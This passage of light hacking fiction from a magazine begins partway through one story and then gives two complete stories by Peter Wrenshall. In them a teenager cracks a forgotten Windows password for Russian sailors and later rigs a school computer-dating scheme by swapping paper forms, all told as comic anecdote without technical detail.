Every head in the room turned to look at the screen. There at the top was the message of the day, the text that accompanies every logon. Right next to the name of the company was the word "Welcome."

"A welcome can be legally construed as an

invitation. Plus there was no warning that this is a restricted system."

I watched my audience, their business brains digesting the information.

"And, since the program had crashed, and I hadn't actually logged in," I added, "then legally speaking I haven't done anything wrong." Barker turned to the admin.

"Is that true?" he asked. The admin stood there, holding his phone, and tensing his jaw. He didn't reply. Actually, I had no idea if it was true, either. Barker let out a long breath through his nose, then spoke again.

"How many other machines have we got like that?" He wasn't holding back now. He was seriously annoyed, and he was letting the admin have it. Luckily for me, there was some administrative turf-war going on between the two. Office politics: don't you just love it?

"I don't know," said the admin, reluctantly. "You'll have to ask Bill. It's his box." I gathered that Bill was the company's UNIX wizard. "But this kid shouldn't be touching it."

"It shouldn't be on the floor in an empty office. What's it doing in here anyway?" snapped Barker. The admin was going to say something, but Barker preempted him.

"You'd better get Bill up here today. I don't care what he's doing; tell him to get up here now. We need the standard warning message on every Linux machine, today."

"But there are dozens of them," said the admin, a bit whiney.

"It's simple. Just change the message of the day," I suggested helpfully.

Barker shot me a look, and I shut my mouth, and looked suitably serious. Contrite, I think is the word.

"Just get it done," he said to the admin. "And get this machine out of here and into the server room."

The admin was outranked, and he knew it. He nodded silently. At the back of every office drone's mind is the mortgage he has to pay. More likely, the admin was simply following the route to the top that the ads secretly suggest: obey silently, and one day you can be the winner of the rat race. Barker turned to me.

"Go back to your work, and if you touch another machine in here, I'll personally call the police."

"I won't," I said. "Thanks."

I headed to the door. The guard stepped aside to let me pass, and I left him and the Inquisition to their post-event discussion and went out. I grabbed the cart and hustled along the corridor as fast as my wheels would go. I hit the button to fetch the elevator, and I could hear the suits filing out of the room, their spectator sport over with, going back to writing memorandums to the board. The door opened and I got in. As the elevator descended, I said a silent prayer to whomever the patron saint of hackers is, and quietly resolved that my first-born male child would be named Barker.

I exited on the ground floor, almost colliding with one of the junior clerks who was always bugging me about putting her mail on the desk instead of in the proper tray.

"Oops," I said, with a friendly smile. She was cute, and I guess the recent excitement had caught me off guard, the adrenalin had given me confidence, or something, and so I said, "How's it going?" or words to that effect. She walked away without saying anything, the perfect end to a perfect day.

I went down the corridor and into the mail room, and I stayed there until five o'clock. It's funny how a close brush with imprisonment can make mail sorting seem like fun.

I never found out what was on that workstation or why it was in that empty room, and I never asked. But I did get a call on the following Monday. It was Barker. He wanted to know if I would like to work for him in the IT department. He said that needed someone with Linux skills. Of course, I accepted, and a few months of study and three exams later, I was given the official title of network engineer. Basically, I get paid to play with networks, to see where the security holes are, and occasionally to swap out a broken switch.

These days, I can afford to buy computer equipment from this century. I never went back to a life of criminal hacking, and I've never had to push a cart around an office ever again—so far. But I did manage to bump into that clerk, the one I collided with on my first week. This time, I got a smile, and as I watched her walk away, I noticed a bit of a sway in her hips that hadn't been there before.

I'd tell you about how the computer on her desk developed a network fault that only I could fix, but you can probably guess the details.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers?Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

Sleeper

By Peter Wrenshall

I am not a hacker, but I thought you might be interested in hearing about the first time I got paid—kind of—for cracking the password on a Microsoft Windows box.

I was 15 at the time, and I was on "probation" after being accused of hacking my school's computer. Our IT teacher, Roper, had noticed that someone had changed the computer's Internet proxy server address, and because I was the last person to use that machine, I was his prime suspect. He had no evidence that it was me, but that didn't stop him from hauling me to the headmaster's office, where they both grilled me.

"You might as well tell us," threatened Headmaster Fenning, leaning back in his leather chair, "rather than tell the police. Did you hack into that machine?"

"No, sir," I said, innocently. "It wasn't me." Well, I hadn't hacked into it, as such. I had used a program to guess the password, which is different.

"Because if I find out that any pupil in this school has been engaging in hacking," Fenning continued, "I will suspend him and revoke all computer privileges…"

"Yes, sir."

"…and, depending on the circumstances, I may call in the police. They take computer crime very seriously these days."

I saw Roper do something he rarely did: he smiled. It wasn't the proxy hack that bugged him; it was the idea that, in order to change the proxy, I first would have had to obtain the administrator's password. And that meant that not only could I change the proxy to surf unrestricted, but I also could do anything else I wanted: change the school's dreary logo, install games, or infect the whole network of computers with viruses.

But Roper's victory was short-lived. Fenning continued. "This time, I am going to have to give you the benefit of the doubt…"

He didn't even finish his sentence before Roper almost exploded. "Benefit of the doubt!" he raged. I saw his face turn red as his blood pressure climbed. I was surprised myself. I'd already been in Fenning's office that year for playing pitch-and-toss and, on that occasion, I'd been tried and sentenced in about 30 seconds, with no questions asked. I wondered why this time was different. "We ought to be making an example of him," continued Roper. If he had his way, I think he really would have called the cops, which would have been doubly bad news for me. At the time, I had just started running my own computer repair business; and I figured that I even if I charged £50 per job plus parts, I'd still undercut the local shops and get tons of work. With plenty of money to be made, the last thing I needed was a reputation as a cracker. People just don't trust them with their personal computers.

"Might I remind you," said Fenning, looking a bit irritated at the interruption, "that you have no direct evidence that he was involved?" It was my turn to smile, but I restrained it. Although we all knew that I had done it, we all also knew that Roper had no proof. Or perhaps it was more than that. I got the idea that there was some bad blood between Fenning and Roper, some sort of school politics. But if Fenning was using me as political leverage, that was fine by me.

"He was the last person to use that machine. He knows computers," whined Roper. As if that were evidence.

"Perhaps there is another solution," suggested Fenning patiently. "How would you feel about offloading a few of your duties to some of the more advanced students? It may be that the challenge of looking after the computers creates within them a sense of responsibility."

Roper frowned. His confusion was evident. Was Fenning really suggesting that students get more access to the network, instead of less?

"As with the Prefect system…" began Fenning, but Roper butted in. "Isn't that a bit like putting the fox in charge of the henhouse?"

He had interrupted once too often, and Fenning had lost his patience. He played his ace. "It is clear to me that the problems you are experiencing are because the brighter pupils are not inspired by your syllabus. Perhaps your approach to teaching computing needs to be more challenging..."

Roper blinked. He looked a bit shocked. He tried to defend himself, claiming that his department lacked funding; but I didn't buy that, and neither did Fenning. The argument was over.

"And as far as I can see," concluded Fenning, "you have no actual evidence of his involvement in any computer hacking activities. I now

consider the matter closed."

He stopped leaning on his chair, and sat up straight. The battle was over. It wasn't hard to guess who would win, anyway. Unlike Roper, who wouldn't have looked out of place behind a library desk, Fenning always dressed like he was CEO of High School, Inc. In a battle of wits between him and Roper, I'd have stuck my money on him, based on the suit and tie alone.

Roper's shoulders drooped visibly. Fenning gave me a couple more lines about how I was on probation and how I should stay out of trouble, and then ejected me from his office. Later that day, I saw Roper in the corridor and got a nasty stare, but I survived

Now, this is the bit that's hard to believe. Actually, I'm not totally sure it really happened. It was about three weeks later, a Friday, and I had almost totally forgotten the incident. I was walking home from school and had just come out of a shop. When I was about to cross the road, a woman walked right in front of me.

"Hello," she said with a thick accent. In that rough part of town, people got used to being stopped by street vendors trying to sell them knocked-off Rolex watches, fake prescription medications, or other sorts of black-market goods. I had developed a technique for avoiding them. I said hello to the woman, without really making eye contact, and then dodged around her. But this time the traffic lights were against me, and I had nowhere to go. I stood at the curb, waiting.

"You want earn hundred pounds, no?" asked the women. The sides of her mouth curled up like someone who was out of practice smiling. As I say, in that rough part of town, people got used to the street hawkers embracing capitalism a bit too enthusiastically; but as far as I could tell I was being offered a job, and that was a new one on me.

"Sorry," I said, politely, because her business associates were sure to be nearby, "you have me mixed up with someone else." I knew about the Polish, Armenian, and Croatian communities, about how they had come to work in the city. I also had heard a few rumors about how they settled some of their disputes. I didn't want to get in the middle of one.

As this was happening, I noticed the doors of an ancient brown Ford open, and two men got out. The previous month a guy had pulled up in a van and offered to sell me a "real-deal" Armani suit (me, in a suit; sure), and I had gotten rid of him by telling him that I couldn't talk to him because my "friends" (the local rugby team, maybe) were waiting for me. I tried the same line on the woman, and went to walk back the way I had come, but she just moved into my way again. She gave me a blank stare and held her frosty smile, as we waited for the men to arrive.

The biggest of the men fired off a string of foreign words at the woman, who surprised me by firing right back with just as much force. Then the other man joined in briefly. I caught the words "da" and "nyet," and I knew that they were Russians, though as far as I knew there weren't any Russians in that part of town. I took a look at them.

Despite the hot weather, the bigger of the two was wearing a black leather jacket, which bulged under his arms and hips, the holster areas. The smaller guy was wearing jeans and a jacket that would have been fashionable about the time Dr. Strangelove was pulling in the crowds. The woman looked like one of those Russian tennis players, but without the brand names.

"They want you fix computer. They pay hundred pounds," she tried again.

"Undrid quids. Yis?" said the guy in the jacket. He rubbed his forefingers and thumb together in the international gesture of money grubbing. I must have been staring, because the woman said, "Is ten minutes job."

"Shop - fix computer - down road," I said, helpfully leaving out the words that might get lost in translation. I couldn't believe that I was advertising my business competition, but this job sounded like one to pass on. The guy in the sunglasses took out bunch of banknotes, and showed them to me.

"Shop closed," said the woman. "You please help. Ten minutes."

Yeah, I thought. But what kind of job? My imagination broke loose thinking about some crime lord whose laptop had a broken hard disk, some underworld guy who treated his computer like he treated the hired help, and had lost his database of clientèle and, with it his livelihood. A Russian bear with a sore head.

What also got my imagination revving was the question of how these Russians had gotten this idea about my computer repair skills. It was the early days for my business, and I hadn't done any advertising. I was counting on word of mouth to get started.

I tried to put them off. "What broke on computer?" I asked, and got a blank stare. There was a bit of a lull in the conversation, during which time a guy I recognized and his girlfriend walked past, determinedly minding their own business and not looking at us.

"Is easy money for clever guy," said tennis girl, prompting again me with her moribund smile. She was athletic and definitely easy on the eyes, and under different circumstances, I'd have fixed her computer for free or traded her for a couple of tennis lessons.

Because she apparently wouldn't take "no" for an answer, I decided that the easiest way to get rid of her friends would be to take a quick look at their broken computer, say "Niet, is kaput. You take to shop," and then see if she wanted to grab a burger in the interest of interna-

tional relations.

"Ten minutes?" I asked her.

"Yes. Ten minutes."

"Okay."

I got into the car with Comrade Jacket and Comrade Sunglasses, and as the door slammed shut I watched the woman walk away. I was going to open my mouth to ask what happened to the girl, but nobody was looking at me, and we were already moving.

I sat quietly and watched the buildings go past. For some reason, the tune to the TV detective comedy "Get Smart" was playing in my head, and wouldn't stop. The only words the men said were in Russian, and the only Russian I knew came from reading Ivan Denisovich. The words gulag, zeks, and Siberia did seem all too appropriate to the situation.

I kept wondering how they had gotten the idea that I went around fixing computers. I mean, I wasn't that nerdish-looking. Had somebody said something to them to put them onto me? I didn't know any Russians; they, however, obviously knew me. I had read that the KGB., or the K-G-used-to-B, still had an active network of sleeper agents around the world. The newspaper headlines I had been imagining changed from "Teen boy involved into criminal underworld" to "Teen boy involved in espionage."

It was over 20 minutes later when the driver finally parked the car. At my current rate of £100 per 10 minutes, I had already earned £200, but at the time I was more concerned with what we were doing at the docks.

We got out of the car and Jacket led the way up a gangplank onto a ship that was about the same size as a big trawler but didn't have any fishing nets. My grandfather had worked on ships, and as a kid I had always liked the idea of going to sea, but this was not what I had in mind.

We went inside, down a metal ladder, and along a corridor. The whole ship looked like looked like it had spent some time collecting dirt on the bottom of the ocean, only to be re-floated, dried off a bit, and put it back into service, a floating testament to Soviet efficiency.

We went into a room, and found a guy who sat at a desk. He turned around to look at us. He pointed at the computer and said something in Russian. From the way he said it, and from the look on the other guys' faces, there was no doubt that this was the boss man.

Jacket pointed at me, replied respectfully, and then they all stood around looking at me. After a minute Jacket gestured, and I followed his finger to a grayish metal box that was sitting on the desk behind me. It was coated with the same grime that clung to the rest of the ship, and the text on the screen was barely visible.

Jacket pointed at the screen again, but I didn't get it. What did they want me to fix? The computer was working fine, and it wasn't making any strange noises. I could see the logon box. I went over to it, followed by the Russians, and the last of my optimism vanished when I saw that the text on the screen was in Russian. So was the keyboard.

I shrugged. "It's in Russian." Jacket nodded, and waited. I spoke slowly.

"Me change computer to English, after you log on."

Jacket nodded. I tried one last time.

"You log on."

Jacket nodded again. I waited for someone to say or do something sensible. After all, if I couldn't log on, I couldn't even begin to find out what was wrong. We stood looking at each other. Another three men came into the room and joined the audience. There was a steady engine noise, but nobody was saying anything. It felt like one of those standoffs you used to read about, with the Russians posturing and the West posturing, and only the newspapers winning.

But as I looked around the room, I noticed that Sunglasses was sweating. He was looking like he was about to be sent to Siberia for a year. And then it hit me. How slow I had been! They couldn't log on because they were locked out! That was what needed fixing. Sunglasses had forgotten the password. It was as simple as that. They weren't going to make me break into the Pentagon, eat fish eggs, or denounce capitalism; they had simply forgotten their password. I guess it happens to the best of us. It happened to my English teacher, Mrs. Moran, about twice each week.

As I said, I am not a hacker. Apart from that one machine at school, my hacking experience was limited to multiple viewings of the film WarGames. Although I'd had thoughts about Ally Sheedy, jogging over to my house to start World War III, that was about as far as I had progressed. But I was confident that this job would be straightforward. I carried on me a bootable memory stick with the required software. All I had to do was to boot off it and run the SAM cracker. I plugged my memory stick into the Russian's computer.

Just then, something jabbed my conscience. What if this computer didn't belong to the Russians? What if they had stolen it? What if they had lifted this PC from some local government office? For all I knew, these people still thought the Cold War was on. This potentially could go way beyond annoying Roper.

I stood there with my audience watching me, wondering what to do. I could think of a dozen agencies and organizations that would be very concerned about a kid helping Russians break into a computer. There were fanatics out there who would use phrases such as "colluding with the enemy." I might even end up in Guantánamo Bay, and orange jumpsuits and serial numbers

were just not my style.

On the other hand, at the time I had been learning to program computers, and as a side-effect I'd gotten into the bad habit of thinking for myself. I just couldn't see what helping someone else ever had to do with politics.

In the end, the look on Sunglasses's face did it. I could see that this wasn't even the K-G-wanna-B. This was a bunch of sailors.

"You forgot password?" I said. Jacket nodded again, but I knew he hadn't understood me. I booted from my memory stick, and when the penguin had gone away, I ran the password cracker. That was it. I was a bit surprised to find that the Cyrillic keyboard had familiar numbers, one to nine, so I used those. I typed the password, and showed Sunglasses and Jacket: 123456. They nodded, and I pressed return and said "Okay." Everybody understands Okay.

I rebooted to Windows, and logged on. I stood aside to let Sunglasses at the machine, and he opened a spreadsheet and then pointed at it. The Russians peered at the screen, and their relief was palpable. Jacket gave the good news to the boss, who, in his turn, gave Sunglasses a furious blast of Russian, which didn't need translating: lose the password again, and you'll be swimming home. The boss disappeared, and Sunglasses smiled. Jacket laughed and slapped him on his back, and then they both turned to me.

What next?, I wondered. Drop the witness overboard? Arrange an accident at sea? I heard a clink, and then watched as glasses were passed around.

"Cheers," said Sunglasses in his English. Jacket handed me a grubby glass almost full of clear liquid.

"That's okay," I said, but it wasn't one of those offers I could decline. They all stood waiting for me to drink. I shrugged, and lifted my glass.

"Perestroika," I said, which got a round of laughs. The glasses went up, and then banged down on the desk. I poured my drink down my neck, and then lit up and started coughing, which brought on another round of laughs.

One problem with vodka is that they make it clear; as a result, Russian sailors mistake it for water. We downed another quick drink, and then Sunglasses said a few words in his fractured English, the upshot of which was that they were offering to take me home in the Fordmobile.

The rest of the night was a bit of a blur. We stopped at what looked like a café, but which served about a hundred types of vodka. We ate something a bit like beef soup, only it was called borscht. And there was something else that looked like cabbage and black bread, which I normally wouldn't have touched in a million years, but it tasted very good.

After that we went to some club or pub, which was dark and smoky, and which heaved with the Friday night crowd, all speaking Russian. I began to wonder how I had never noticed them before.

When we came out, it was dark. I got into the back of the Ford, and as I watched the streetlights float past, I promised myself that I'd get out more and take regular breaks, instead of sitting in front of a computer all the time. They dropped me off in front of my house, I got back-slapped one last time, and they said something like "You come visit Moscow." I said I would, and then they left.

For most of the next day I went around in bit of a daze, and I couldn't shrug off the feeling that I'd somehow spent the previous night in an alternative dimension. The pounding headache from the vodka didn't help.

I never did get that hundred quid. I checked my pockets and found what appeared to be a genuine Cuban cigar, which I suppose was what I had been paid for my first professional hack, along with the bonus of a few blurred memories of humming along to a tune that could have been the Russian national anthem, for all I knew.

I thought about going back down to docks to see if the ship still there, but in the end I didn't. After a failed attempt to get borscht on the school menu, I forgot all about that strange Friday night. I reapplied myself to my computer repair business, and that kept me out of trouble.

But sometimes during quiet afternoons in the computer room, with Roper droning on about spreadsheets and with the net-nanny protecting me from my bad Internet habits, my mind would wander, and I would find myself thinking about my Russian friends. I would idly wonder who put them onto me. And then I would think about Fenning. Apart from Roper, he was the only other person who knew about my cracking the school's admin password. It was a funny thought, this stuffy headmaster working for the Russians…

I passed him in the corridor one day, and he said something about how nice it was to see that my grades had improved, now that I was finally settling down to some work.

"Da," I replied. He didn't blink; he just kept walking. Would anybody believe my story about a Russian spy, a sleeper agent, cunningly disguised as a schoolteacher in a small school? For awhile I thought about ringing MI5, to talk to them about Fenning.

But in the end, I gave him the benefit of the doubt.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

Conspiracy

by Peter Wrenshall
987654321@hush.ai

I like to read the articles in *2600*, and I thought you might be interested to hear about the time I got hacked. At least, I think I got hacked. I am still not entirely sure.

It was my final year of high school, and I had just been made a trustee of the computer room. Being a trustee was a bit like being a prefect, only instead of herding first years in and out of the canteen, you got to explain to them that they were not allowed to do anything interesting on the computers. Simple.

"The computers are for coursework only," I'd have to say in my official voice, usually to a bunch of juniors who were swapping pictures of actresses, or trying to install Doom (this is going back some years). "Huh?" was the usual answer. Computers were supposed to be fun, right? Wrong.

"The computers are for coursework only," I would repeat slowly, in a voice that sounded like HAL, the homicidal computer from the movie *2001*. Of course, the juniors would complain about it, and I'd patiently agree that the rules were too restrictive. But in the end, all I could say was that if they wanted to change things, they should go see Roper.

Roper was our IT teacher (IT is like computers, but with all the fun taken out), and in those days having an IT "suite" was a big deal at our little school. The mayor had performed a little opening ceremony, and the local newspaper took some nice photos of two rows of shiny, unused PCs. And that was the way Roper wanted to keep it.

Before the headmaster, Henning, had given me the job, Roper had run the place, just him and his part-time IT bod. Though he dressed like a librarian and looked harmless, Roper strutted around the place like the Kaiser, watching everything out of the corner of his eye. He hated me being there. I was intruding on his turf. He obviously wanted to get back to the good old days when students got an IT education by looking through the meshed fireproof glass in the computer room door.

He kept inventing work for me: filling in usage logs, doing unnecessary backups, and generally being the computer room doorstop. The official announcements were the worst. "The computer room will be closing in five minutes," I would have to say, with Roper watching me. "Please save your work and log off." Or, my favorite, "Please free up the computers for other people if you are no longer using them."

With an entire computer room at my disposal, I could have been learning all about programming, hardware, hacking, and cracking. Instead, my real education was getting flushed down the drain.

It wasn't just me who was getting hindered, either. And on the rare occasion that Roper was absent (usually because of a staff meeting), the place actually got lively. The various computer geeks who turned up, myself included, started calling it The Lab, as if we were doing serious work. Several group projects were proposed, the most popular of which was The Great Network Frag, though with Roper lurking around, there was no way we were ever going to be playing network games. There just didn't seem to be any way to get him to back off.

One day, after about three months of that sort of tedium, I was sitting in R.E. class, staring off into space and quietly wondering what would be the most amusing way to get fired (the idea of decrypting Roper's admin password and then setting it as the screen-saver on every machine was currently winning), when I heard the words "Mr. Roper has a computer program."

I looked up to see everyone talking. I was going to ask someone what was going on, when one of the lab regulars, James "Mulder" Stanton, passed me a bunch of papers with the words Computer Dating at the top. Stanton had a cynical expression on his face. He was our resident conspiracy theorist, hence the nickname.

"Please take a form and pass them on," Mrs. Bloom, our teacher, said. I looked at the form. Roper has written a computer dating program? I wondered. Without really thinking about what I was doing, I took two sheets, making them look like one, handed the rest to another of the lab rats, Hanlon, then went back to my own form. There was a list of questions, "Favorite hobby," that sort of thing. Next to them were check boxes, probably so that the sheets could be scanned, rather than typed in.

Someone asked Bloom what was going on, but she was too nice to tell us straight. She said something cryptic about the school dance, the plain-text of which was that the school party was nearing, and this year, instead of all the wallflowers dancing with each other, while all the dweebs teased them, Bloom had arranged with Mr. Roper for a computer to allocate dates. The talk in the classroom got louder.

Well, it was understandable that people were excited. Nothing like this had ever happened at our school before. Still, if any teacher would arrange computer dating, it would have to be Bloom. You'd go into her office and hear kooky new-age folk music playing quietly in the background, and she'd be humming along. And, since Bloom often chaperoned the school dance, it all made some sort of strange, otherworldly sense, and yet, my spider-sense was tingling. Something didn't feel right. I had no idea what. It just felt odd.

"What do you think?" Hanlon said to Stanton, giving me a grin. He was trying to get Stanton going off on a paranoid riff, which wasn't hard. If you sneezed in Stanton's direction, he would tell you about the CIA-common cold connection. He had an alternative explanation. He told us that the computer dating could actually be the authorities trying to introduce psychological profiling in

schools, to secretly weed out the criminals.

"Sure, Stanton," Hanlon said, winking at me. "Psychological profiling."

"Just tick 'A' for every answer," Stanton advised us, his face as straight as a poker player's. You never knew when he was joking. Hanlon laughed and shook his head, but Stanton lifted up his sheet, and, sure enough, he had already completed his dating form, having ticked the A box all the way down.

"I'm with you, Stanton," I said, raising an eyebrow at Hanlon. I was just about to tick all A's on one of my sheets, when I heard Holbrook's voice. Holbrook was a lab hang-about, a warez collector. He would go on for hours about his latest pirated software, as if buying "Fotoshop" ready-cracked from the computer fair was a major achievement, and his voice was like fingernails scraping on a blackboard. You just couldn't miss it. Think spoiled, whiny, future Roper on caffeine, and you are nearly there.

"Haley, what's Claudia's favorite pastime?" Holbrook was saying. "She doesn't date little boys," came the sneery reply. But we all knew what Holbrook was referring to. Claudia Brauer was the girl all the boys wanted to get to know. How good looking she was you couldn't say, because they don't have words for it. Shakespeare would probably have got stuck.

I looked up and saw Holbrook giving the girl a scowl, and already my brain was doing the math: *Roper + Dating Program= Hack of the Year*. I had just been dreaming about quitting my job, and now here was an opportunity. If this dating program was Roper's own concoction, then I had found a spectacular resignation letter at last.

"Literature," Holbrook said, answering his own question, and I watch him tick the box on his sheet. "You've got no hope," added another girl.

That was true, too. Besides being world-class eye-candy, Brauer was rich and a straight-A student. We all had no hope. How she ended up at our school was the subject of much gossip, but Stanton of course had a theory: Daddy Brauer owned half the factories in town, and had made his pile of money playing the small-town-nice-guy card. And in a town where people sometimes slaved all Saturday just to get an extra fifty notes (no, seriously) in their wage envelope, you can't be blowing ten large per annum just so that your only daughter doesn't have to sit next to the children of your employees and customers. Nobody is more sensitive about the social hierarchy than the people at the bottom. Like all of Stanton's theories, this one was slightly nuts, but had enough truth to be arguable.

What if I could hack Roper's dating program and mix everything up, matching all the hotties with all the geeks, and all the wallflowers with all the sports superstars? I'd claim the "Hack of the Year" trophy, and then some dweeb like Holbrook, who wanted to be the computer room alpha-geek and trustee, would probably squeal to Roper, and, with any luck, he would get me sacked in spectacular style. I'd be back in the schoolyard at lunchtimes, bored out of my head, but at least I wouldn't have to make any more announcements.

I don't remember what Bloom talked about – probably the spiritual effect of folk music or something – because I was busy brainstorming, trying to come up with a workable plan. After the lesson ended, Stanton noticed me loitering around outside the classroom, and stopped.

"What's up?" he said.

"Nothing. I'll see you later."

He gave me a a suspicious look.

"You going to class?"

"Not yet." I stood there, saying nothing.

"Catch you later," he said.

"Yeah."

"Keep the foo wheels turning."

"Live long and prosper."

He called me a geek, I called him a paranoid, and then he left. A minute later, Bloom came out of the classroom, carrying the dating forms, and I watched her walk across the yard to her office. Operation Matchmaker was good to go.

The next lesson was a blur, and by lunch break I still didn't have any definite plan. I had to get my hands on Roper's program, but had no idea how. I collected the computer room keys from the admin office and went to my job. Roper wasn't there yet, so I unlocked the door and then leaned back on my chair and sat thinking about how to hack into his database dating-base. That was the tough bit. Had I been a master hacker, I'd have simply navigated the network and twiddled the relevant bytes: *All your computer-dating are belong to me.*

But the database obviously wasn't on the student network. I tried the few tricks that I knew in those days, looked for suspicious file-shares, and poked around the restricted area of the school's one server where I was allowed to go. But I, obviously, got nowhere. Reading Stanton's *2600* doesn't make you a computer security expert. Being young and stupid, I had simply gotten excited about the idea, but reality quickly set in.

"It probably contains new data encryption algorithms," said a little voice in my head. "You'll never get in there." I had definitely been watching too many movies. By the time the last bell was gonging, I had given up the idea. It was a neat hack, but impossible is impossible. There was no way it was ever going to happen. Even so, I figured that there were a couple of days before those forms were scanned into the computer. And I couldn't see any reason not to at least check it out…

I still had my blank dating form hiding in the pages of my R.E. book. Maybe I could do something with that. But the forms were locked in Bloom's office, or she might have handed them to Roper already. More likely, they were in the admin office already. Even if knew that for sure, I'd still need a distraction to buy myself some time to make the required adjustments. What if I set off the fire alarm, and quietly slipped into the office? But some other kid had done that for a prank the year before, and Henning had actually called the cops on him.

After locking up, I took the computer room keys over to the office. This was another one of Roper's rules. Don't walk around the school with the keys; you might lose them.

I knocked, but there was no answer, and for a

tense moment I thought that the place was empty. The admin bod who worked in the office was a middle-aged woman, fond of beige polyester, who never smiled. I found out by deliberate accident one day that she sometimes left the office door unlocked when she was delivering the mail.

My pulse quickened as I thought about opening the door and looking for the forms. Risky? Yes. Stupid? True. Dangerous? Definitely. In those days, they had just started jailing kids for hacking, and were still making a public example of them. They got to spend quality time in jail. I stuck my ear near to the door and listened. It was quiet. Suddenly, the door opened and I jumped back, and tried to hide my disappointment as I handed over the keys.

Maybe, I thought, Henning was right when he gave me that lecture about the meaning of the word trustee, and about acting responsibly. Maybe it was time for me to stop goofing around. I had to knuckle down and pass some exams. After all, I had almost no options when I left school next year. The only person in my family ever to go on to further education was Uncle Norman, who had graduated from truck driving school with honors. I was fated to end up in the local factory, making cardboard boxes, with the rest of my relatives. I couldn't afford to mess around any more. Best to hit the ground running, and try to reach escape velocity. Goodbye little town.

So when the next day came, I went about my work with a renewed diligence. I helped a first year to print his Word document. I chatted with Logan, one of the lab lamers, about which was the best anti-virus program. Then I helped one of the arts teachers to check her new multi-media disk. After that, I helped Ann Vale, a regular to the lab, to understand the Sum function on her spreadsheet (no, seriously). At the end of lunch, I announced that the computer room was about to close, so please save your work and log off, and proceed quietly to the exit and go away.

It was a good day's work, I told myself, thinking of how I could use these skills when I left school to actually earn some money. But not long afterwards, I found myself loitering with intent outside the office, listening to the silence. And again, as I stood listening to the silence, Mrs. Polyester answered the door.

On the third day, I told myself that the forms would have probably already been processed, and that at least I'd tried. But when I knocked on the door, and nobody answered, the idea again returned. I listened to the silence and looked around. The place was deserted. I waited some more. After a minute, I knocked again. "Hacker lab keys," I said, opening the door into an empty room. There, on the desk, was the pile of dating forms, neatly stacked and waiting to be fed into the nearby scanner.

It took me less than a minute to hunt through the eager hopefuls for Brauer. She had filled her form in after all, like a good girl. I took out my spare form, and started copying. Within less than a minute, the answers on both sheets matched perfectly. I put the copied form in the middle of the pile and stuck the old one in my pocket. I smiled, knowing that I had a 100 percent match. Even Roper's amateur Pascal algorithms couldn't mangle that.

I heard a door swing shut down the corridor, and I just had time to change Holbrook's form, altering his favorite pastime from literature to cookery, before I heard footsteps, and legged it out through the door. I sat on a chair outside the office for about five seconds before Mrs. Polyester bustled through the door and noticed me.

I handed her the keys, my face as straight as I could make it, then went outside. At the exit, I bounded down the steps, and then headed to English class, nearly tripping over Stanton, who was sitting on the floor outside the classroom, doing his English homework. I sat down and started copying off him, changing every third word. I must have been grinning, because Stanton gave me a suspicious look.

But I didn't tell him anything. Not that I didn't trust him. I didn't want to spoil the fun. I had pulled off *The Great Date Hack*. Now all I had to do was sit back and watch it play out.

The results of the dating program were to be posted before lunch on the following Friday and so, on that day, I followed the multitude as it streamed towards the notice board. I was just thinking about how long it would be before I confessed the truth about my hack to my fellow lab inmates, when I looked up and saw Brauer coming around the corner, flanked, as usual, by two of her also-rans.

I watched as they noticed me, but instead of getting the expected haute couture sneer in triplet, the two girls did a synchronized glance at Brauer, whose face had gotten a sort of nymph-startled-while-bathing look, and for a frozen millisecond it all looked like the front cover of *Vogue Magazine*, maybe the Winter Hats and Scarves Special Edition. I mean, it was hard not to stare. Then they all quickly resumed the familiar end-of-the-catwalk expression, and strutted past. So, Brauer and her followers had seen the board and knew the result, that much was clear. But why the odd look? I guessed that it was just unexpected.

At the door, I turned my head to see some kid going into a mock faint as beautiful Brauer passed him by, and then I went inside. I made my way to the notice board, and already in the hallway I thought that I could see people looking at me. Who would have suspected that this welfare-class underachiever would be a perfect match for the Brauer babe?

I weaved my way through the pack of students crowding the notice board and began to look down the list for my name. There it was, And next to it, for all the school to see: Oh, look, it's... Ann Vale.

I shook my head. Had I inhaled poisonous mushroom spores and was I hallucinating? I stuck my finger under the letters and traced across. It did not say "Claudia Brauer." It said "Ann Vale." But I had a perfect match! It took my brain a few seconds to work it out before I realized what had happened. Someone had reshuffled my stacked deck. I had been hacked. What the hell?

I stood there, swaying slightly, vaguely aware that other people were looking at me. Someone put

their hand on my shoulder, and I turned to see a huge grin. "How's Ann?" said a voice. *Expletive deleted.* I mean, with my hyperactivity, or whatever it was, I was never going to get the pick of the girls. But Ann Vale? She had a rep that was the punch line of a dozen locker-room jokes. I went outside for some cold air and sat on a wall – the low one, in case I fell off – trying to work it out. It is a funny feeling finding out that the people you have been conning have actually been conning you.

Parents: Is your son a computer hacker?

Oh, him? He couldn't break into a Lego house.

I went through the rest of the day, taking flak about Vale, and when the final bell went, I walked home and sat in my room without the lights on. Hello, Darkness, my old friend.

I did go to the school dance, but not for long. A few of the lab rats were there, and most of the lamers, but they soon disappeared into a crowd of students who were nothing if not future Ropers. Brauer was a no-show, and after one dance with Walker, I spotted a couple of familiar metal-heads being ejected, and I joined them. Outside, it was freezing cold. We smoked and drank and laughed about how the wallflowers were dancing with each other, and I got the usual questions asking if I could get hold of pirated software, and I gave the usual answer: I'll see what I can do. But in the back of my mind, I was still trying to figure out *The Great Date Hack That Never Was*.

After the mind-numbing boredom of the holidays, I came back with my batteries recharged and I was actually glad I hadn't quit my job. At lunch that day, I opened the lab door, powered on the machines, and sat back in my chair, thinking things over. Stanton came in.

"Where's Roper?"

"Dunno."

He made some remark about Roper probably being busy writing a book, and that it was probably titled *The Teacher's Conspiracy Theory: How The Bad Kids Ruin It For The Rest of Them*, and then one of the metal-work teachers walked in, interrupting the conversation. He said that he had dropped in to "see how things were going," and after a few minutes, he casually mentioned that he was thinking of upgrading his home computer, and did I have a spare copy of the latest Microsoft Office installation disk?

I'll see what I can do.

After he left, I must have been staring off into space again because Stanton mentioned my quietness and said that I had been acting strange lately. He started formulating theories, and I eventually confessed what had happened. He sat and listened, nodding now and then, as I explained all about the idea for the hack, and how I had arranged a date with Brauer.

"What do you think?" I asked.

He laughed, patted me on the shoulder, and said that I had been geeking out too much, and that I should occasionally go outside to get some fresh air. Then he launched into his latest conspiracy theory, tying it in with all the other stuff I had heard a dozen times before: Microsoft encryption back-doors, Area 51, and the Giza power plant. I nodded, encouragingly, but then you can't be involved in a conspiracy, even a small town one, and not start to believe.

